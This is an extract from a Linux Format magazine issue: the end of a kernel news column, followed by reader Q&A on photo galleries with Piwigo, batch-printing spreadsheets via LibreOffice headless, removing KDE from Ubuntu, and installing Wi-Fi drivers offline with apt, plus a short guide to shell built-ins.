TDX apparently provides many pieces of apparatus that make this all possible, including a new “#VE” (virtualisation exception) that enables a TDX guest to cause its own special in-kernel handlers to run in situations where traditional guests would simply “exit” to the host hypervisor for some assistance. Instead, #VE means the guest can prepare itself ahead, or to call for more targeted help from the hypervisor through a new set of special APIs.

The details are documented in a series of patches posted by Kirill Shutemov, but they include handling of certain privileged instructions, or access to certain MSRs (Model Specific Registers), and IO emulation (MMIO).

## » ONGOING DEVELOPMENT

The latest set of patches adding Rust support to Linux have been posted by Miguel Ojeda. These include a number of samples that are also intended to serve as CI tests. Among them is a simple character driver. It’s only a matter of time now before Rust becomes supported in the Linux kernel.

Chetankumar Mistry posted an interesting RFC (Request For Comments) patch series titled *Implement Ziegler-Nichols Heuristic*. The algorithm is used for estimating PID (Proportional-Integral-Derivative) controller co-efficients. A PID controller is typically used in a feedback loop to control various

systems, such as power and thermal management. In this case, the code aims to improve thermal management within the thermal power governor, which should minimise “the amount of overshoot in the temperature” and throttling.

Jessica Yu posted a patch titled *Remove myself as modules maintainer*. She took over as a maintainer of the in-kernel loadable module system many years ago and has tirelessly performed great work, but will be taking “a break from work soon”, and so has handed the reins over to Luis Chamerlain (mcgrof). **LXF**

# Answers

Got a burning question about open source or the kernel? Whatever your level, email it to [lxf.answers@futurenet.com](mailto:lxf.answers@futurenet.com)



**Neil Bothwick**

knows his Cups from his Tuxs, but do you?

## Q Sharing photos

I've been copying my photos from my phone onto my laptop now for a while. Up until now I've been using *Shotwell* to automatically download and move my photos into the photo store. However, I think I need to start thinking about moving these photos onto a server.

I'd like to make it easy for us to be able to upload photos directly to the server (maybe even directly from the phone) and be able to potentially view them from the phone too. However, I don't think it's as simple as lifting and shifting those photos onto some form of NAS because *Shotwell* has a database with tags, and I'd like to preserve the few tags that I have.

I suppose I'd also need a server of some form. I'd like to pop something into that cupboard under the TV because it would be close to the network. Ideally, I'd need something low power and practically silent, maybe a Raspberry Pi.

Mike Hingley

A The short answer is that you can't do this reliably. *Shotwell* is designed to work on a single computer with a local database of tags. Having the database on the server would mean that more than one instance of *Shotwell* could modify the same

file, which will lead to premature hair loss. You could store your photos on a NAS and still keep the local database, although there are reports of *Shotwell* having problems with this. Even if it now works reliably, it would mean that your file tags would be specific to the computer running *Shotwell*. Running it on a different computer would lose access to that information.

If you really want a photo album on a server, you need to start looking for some different software to do this. There are a number of photo gallery web applications to choose from, *Piwigo* (<https://piwigo.org/>) is one popular choice and there are some demo galleries at <https://piwigo.org/demo> for you to try. Despite the name, this was not designed for the Raspberry Pi but it does work well on one. We would recommend a Pi 4 because you'll need decent USB and network speeds – something that the earlier models struggled with, especially when trying to use both at the same time. The extra horsepower won't go amiss either.

*Piwigo* is a web application, so it needs a web server running on the host, Apache is a bit heavyweight for the Pi but Nginx is a good choice; there's help on its web site for setting this up. There is a *Piwigo* companion app for Android that, among other things, can be used to upload photos

directly to your albums as well as viewing your albums.

*Shotwell* stores its tags in an sqlite database, but if you export the photos from *Shotwell*, it includes the tags in the EXIF fields of the images, meaning that other software, such as *Piwigo*, should be able to read them, saving you a lot of time re-tagging everything. You'll have to try this to see how reliably it works with your setup.

## Q LibreOffice Excels

I have a folder of *Excel* files that I want to print. They are all A4 size. I tried passing them through *lp* but it just spat out this error message:

```
lp: Unsupported document-format
"application/vnd.openxmlformats-officedocument.spreadsheetml.sheet".
```


I don't really want to open each file in *LibreOffice* and then click print, especially as I'll receive ever more of these files. Is there a way to script this? Maybe I could convert to a PDF first?

Jason Comerford

A Yes there is a way, and you are halfway there in using *LibreOffice* to open them. The problem with using *lp* is that it only understands printer-friendly formats, such as plain text, PostScript and PDF. You could do as you ask and convert to PDF and *LibreOffice* can be used for this. While *LibreOffice* is usually seen as an interactive desktop program, it also has a command line mode to perform various operations, including file conversion. By using the `--headless` option, *LibreOffice* will carry out the operation given on the command line without opening the GUI, so you can convert *Excel* files to PDF with `$ libreoffice --headless --convert-to pdf *.xlsx`

Then you can print the PDF files with *lp* or whatever you choose. There are a number of output formats you can use with this, so it can be suitable for more than just creating printable files. However, if all you want to do is print, you can do away with the intermediate files by having *LibreOffice* do the printing, like this

```
$ libreoffice --headless -p *.xlsx
```



Piwigo is a popular web application for uploading, managing and viewing your photos.

This prints to the default printer. If you have more than one printer, use `--pt` followed by a printer name in place of `-p` to print to the specified printer. To see the command line options available with *LibreOffice*, run:

```
$ libreoffice --help | less
```

For those that prefer *Gnumeric* to *LibreOffice*, it has a companion program called *ssconvert* that converts between file formats. This also has a PDF export option that can be used on a batch of files like this:

```
$ for FILE in *.xlsx; do
  ssconvert $FILE ${FILE/.xlsx/.pdf}
done
```

Note: *LibreOffice* only prints the current sheet whereas *ssconvert* converts all sheets in the file unless you tell it otherwise by naming the sheet to convert. You could do both the conversion and printing with

```
for FILE in *.xlsx; do
  ssconvert -O sheet=sheetname $FILE
  temp.pdf
  lp temp.pdf
done
rm temp.pdf
```

## Q Banishing KDE

I'm running Ubuntu 21.04 and I installed KDE to try it out. On first boot it looked like Windows, and Linux didn't feel like an escape to Windows anymore. I changed it a bit and it was consuming double the RAM than Gnome, when I have a normal set of programs open. I want to go back to Gnome now. How do I uninstall it and its programs?

Martin Wells

A Desktop environments are an acquired taste. KDE and Gnome are very different, so jumping between the two is a culture shock. The RAM usage is odd, as there shouldn't be much difference between the two. Perhaps you're still using some of your old Gnome favourites on KDE, meaning you have both sets of libraries loaded. You would see a similar increase in RAM usage if you were running KDE programs on a Gnome desktop.

Anyway, there's nothing to stop you having more than one desktop environment installed. After all, Linux is a

multi-user operating system and different users may want different desktops. Installed software that you don't use doesn't consume RAM. Nor does it affect performance – it's simply sitting there. All it does is take up some of your disk space, so you could leave it installed.

On the other hand, why have packages you'll never use? To remove the KDE packages, simply retrace the steps you took to install KDE, which was probably installing the `kubuntu-desktop` package. This is a meta-package that depends on, and so installs, all the packages that make up a KDE desktop system. Once you've uninstalled the meta-package, you can tell *apt* to remove the no longer needed dependencies with this terminal command:

```
$ sudo apt autoremove
```

This will remove all packages that were installed as dependencies but are no longer needed.


This author likes to have a second desktop environment installed, in case a rogue update breaks their usual desktop. Not a heavyweight like Gnome or KDE; something light but usable like XFCE. This ensures there's still a browser and email client to seek help or repair any damage.

## Q Circular network problem

I have an old PC to try Linux on. I'm using WLAN from my neighbours so I don't have any LAN cable access. I bought a separate stick for WLAN, but it's not working. I think I have to install software for it on my Linux PC. But I don't have internet access on that PC. Can I use my other laptop to install the software on a USB stick first and install it from there on my Linux PC?

Sandy

A It's possible to get round this, but it may be tricky, or at least tedious.



KDE, the Marmite desktop, you can remove it if you hate it, but don't expect us to love you for it.

## » A QUICK REFERENCE TO... SHELL BUILT-INS

Sometimes you may execute a shell command and find that its behaviour doesn't match that of the man page. This is because most shells, like *Bash* and *ZShell*, have duplicates of a number of core commands built in. This is done for speed and efficiency: the command doesn't have to be loaded from disk before it can be used – it's already loaded as part of the shell. You can find a list of built-in commands in the man page for your shell (the *bash* man page is long, but the information is in there). You can tell if a command is a built-in one or not with the `type` command:

```
$ type cd
cd is a shell builtin
$ type tar
tar is /bin/tar
```

So what do you do if you want to run the "standard" version of the command rather than the built-in one? That's easy, you just give the full path, say `/usr/bin/command`, and it will be called from disk.

Aliases are also used to make life easier for shell users and most distributions have a number predefined. You can see them all by running `alias` with no arguments. In some cases, an alias has the same name as the

command that it's calling, for example, many distros alias `ls` to `ls --color=auto` to give coloured output by default. Running the original version is as simple as prefixing the command name with a backslash, which tells the shell to ignore any alias of that name, such as

```
$ \ls somedir
```

The man pages for the various shells are pretty heavy going, but it's worth spending some time going through them if you use the shell with any regularity. The nuggets that you'll find in there could save you more time than you spend looking for them.

The simplest solution would be to take the laptop somewhere where you can connect by cable, then install the drivers for the WLAN stick. I hope you have your neighbour's permission to use his network. If so, see if you can take the laptop next door to install the drivers.

You can't install the drivers to a USB stick – they have to be installed to the modules directory for the current kernel, which may be different on the other computer. But if they're running the same OS then you may be able to copy the packages from one to the other and then install from those.

These instructions are for any distro that uses the Debian *apt* installer, including Ubuntu. It's also possible on a RPM distro, but the steps are different. In the first instance, see what packages need to be installed on the connected laptop using *apt-get* in a terminal:

```
$ sudo apt-get install --dry-run driverpkg
```

This will list the packages that will be installed, the driver package along with any dependencies. Now download the packages with

```
$ sudo apt-get install --download-only driverpkg
```

This will download the packages to */var/cache/apt/archives*. Copy the *.deb* files for the packages listed by the first command to an empty directory on the USB stick. Then plug the stick into the non-connected laptop, mount it and *cd* into its directory in a terminal. You'll know if you're in the right place if the *ls* command shows the *.deb* files and nothing else. Now install those files with

```
$ sudo dpkg -i *
```

